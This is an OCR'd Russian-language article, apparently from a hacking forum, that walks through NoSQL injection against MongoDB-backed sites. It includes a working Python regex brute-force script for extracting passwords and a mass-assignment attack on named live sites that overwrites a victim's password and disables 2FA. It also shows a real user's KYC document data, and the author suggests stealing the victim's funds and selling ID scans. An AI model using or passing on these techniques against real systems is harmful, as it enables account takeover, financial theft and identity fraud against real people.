
```
Python > NoSQL.py > ...
1   import requests
2   import string
3
4   username="admin"
5   password=""
6   u="http://127.0.0.1:666/signin"
7   headers={'content-type': 'application/json'}
8
9   while True:
10      for c in string.printable:
11          if c not in ['*','+','.','?','|', '"']:
12
13              payload='{ "login": "0xUser", "password": {"$regex": "^%s"} }' % (password + c)
14              r = requests.post(u, data = payload, headers = headers, verify = False)
15
16              if r.json() == { "message" : "Вы успешно вошли!"}:
17                  password += c
18                  print(password)
19                  break
```


Что собственно делает этот скрипт? Он в цикле проходит массив символов, по очереди подставляя каждый в пост данные, а если конкретнее то в регулярку, согласно которой если пароль начинается также как подставляемые данные, то база вернет пользователя, если база возвращает пользователя то мы оказываемся авторизованы, как в примерах выше, по полученному ответу от сервера мы смотрим авторизовались или нет, если авторизовались записывает этот символ и снова бежим по циклу, результат будет примерно такой.

Ну само собой знаки доллара уже лишние и мы можем останавливать скрипт, вот мы и получили пароль пользователя.

3x_A я сейчас покажу, откуда на сайт готовилось нападение

В соседней статье был пример с атакой на два сайта coinbazar и handypick, если мы попробуем атаковать данные сайты этим пейлоудом, то увидим, что ничего не выходит.




На этом моменте вопрос “какого хера?” напрашивается сам собой, тут все очень просто. Если сайт не хавает данное выражение, то это значит, что над паролем проводятся какие-то определенные манипуляции, то есть он хэшируется, я решил зарегать новый аккаунт и посмотреть, что за JSON файл мы получаем в ответ (файл с этим json прикреплен).


Как и ожидалось, пароль хэшируется с помощью bcrypt, а значит стандартный вектор атаки нам просто не подходит, поскольку что бы мы не отправили оно будет завернуто в bcrypt и будет сравниваться с паролем в базе. Однако, как и было описано в соседней статье, мы можем изменить любые данные пользователя благодаря определенному запросу. Возникает вопрос, как так, почему при авторизации мы не можем эксплуатировать уязвимость, а в том месте можем, все просто, если при авторизации с входными данными совершаются манипуляции, то при реквесте на изменение, никаких манипуляций с входными данными нет, и код на этом роуте выглядит примерно следующим образом:

```
app.post('/api/v1/user/updateUserInfo', async (req, resp) =>{
    try {
        if (req.headers.token === undefined) {
            resp.status(411).json({responseCode: 411, responseMessage: "No token provided."})
        } else {
            await User.updateOne({id: req.headers.id}, { '$set' : req.body})
            User.find({id: req.headers.id}, (err, users) => {
                resp.status(200).json(users)
            })
        }

    } catch {
        resp.status(411).json({responseCode: 411, responseMessage: "Unexpected error"})
    }
})
```



Поскольку там требуется ID пользователя, который нам неизвестен, но рас уж при регистрации нам так свободно возвращают полный JSON документ, то там, где показывается информация о других пользователях, также должен возвращаться JSON документ, мои поиски не продлились долго, стоило только зайти на главную страницу, и мы можем видеть вот такой подгон:



Просто отслеживаем трафик с главной страницы, кому как удобно, я использовал панель разработчика, встроенную в браузере Ctrl+Shift+J и просто вбил в поиск первый логин, который есть на главной странице, вот и результат.




Не, ну это определенно подарок, в запросе мы получаем JSON файл с конкретной информацией по каждому итему в списке на главной странице (файл с этим json прикреплен), вместе с их id в базе, только вот нам надо отсюда не _id и id, которые являются id-шниками итемов на главной, а именно user_id. Теперь просто берем этот user_id и меняем у пользователя пароль, потом логинимся с этим паролем. Запрос в PostMan должен быть примерно следующий:




В пост данных мы указываем user_id из JSON файла, вместе с паролем в формате bcrypt, поскольку именно в таком формате пароли хранятся в базе данных (yvvu!wG6xE!s = $2a$10$wn-Hh0ZhkGIMshtolQwUKfuQvqTFF0mT9SgZ5yEqP491fETrEGKgOa), в хидерах мы добавляем параметр token, _id, id. _id и id это user_id пользователя, токен я взял из запроса который отправлял из личного кабинета для изменения имени. Изменил я пароль на первом аккаунте, том что на скрине в JSON-документе (Abukoech). Если мы посмотрим на полученный в ответ JSON-объект по ближе, то можем найти информацию о KYC пользователя, вместе с сканом документов. Ну да, ну да, можете еще сканы доков оттуда вытащить и продать кому-нибудь. Этот JSON-объект содержит полную информацию о пользователе, за исключением пароля, то есть по сути, мы можем полностью сдампить базу данных если у нас будет информация о всех id пользователей.


```
"kyc_docs": [
    {
        "frontView": "http://res.cloudinary.com/georgia007/image/upload/v1616
        "backView": "http://res.cloudinary.com/georgia007/image/upload/v16105
        "bothView": "http://res.cloudinary.com/georgia007/image/upload/v16105
        "user_doc_id": "Identity card",
        "user_doc_name": "Any Government ID",
        "updated_at": "2021-01-13T11:16:21.408Z",
        "updated_by": "User",
        "kyc_status": "APPROVED",
        "_id": "5fff3df2c73f154f75a47f91",
        "uniqueId": "#GUNLRCRT",
        "actionPerformedBy": "5cb87d97d48853450e1d8da2",
        "staffName": "cipher7"
    }
```

Теперь пробуем авторизоваться в этом аккаунте с помощью пароля который мы отправили. Ужас, нас просит ввести 2FA-код.



Вырубаем эту херню аналогичным образом, что и с паролем. И успешно входим в аккаунт.



Вуаля, вот мы и попали в аккаунт этого сникерса (Black Lives Matter), бабки которого мы можем успешно вывести на свой счет. Но тут копейки, примерно 300 рублей, если пошараебиться так по другим аккаунтам, то цифра там может быть значительно больше.

4x_Заключение

Данная уязвимость по сути своей является очень простой, и существует по причине плохой фильтрации данных. Если при просмотре запросов от какого-либо сайта вы увидите в возвращаемых данных параметр _id в JSON-объекте, то скорее всего вы имеете дело с MongoDB, поскольку в данной базе все записи имеют такой идентификатор. Если поковыряете разные эндпоинты на сайте, то скорее всего найдете уязвимое место. Хоть эта уязвимость и является очень простой, она несет большую опасность и может стать причиной утечки данных с сайта.

5x_ЛИТЕРАТУРА


1. https://db-engines.com/en/ranking
2. http://xssforumv3isucukbxhdhwz67hoa5e2voakcfkuieq4ch257vsburuid.onion/threads/64297/
3. ----------
4. https://www.mongodb.com/docs/manual/reference/operator/query/
5. https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection

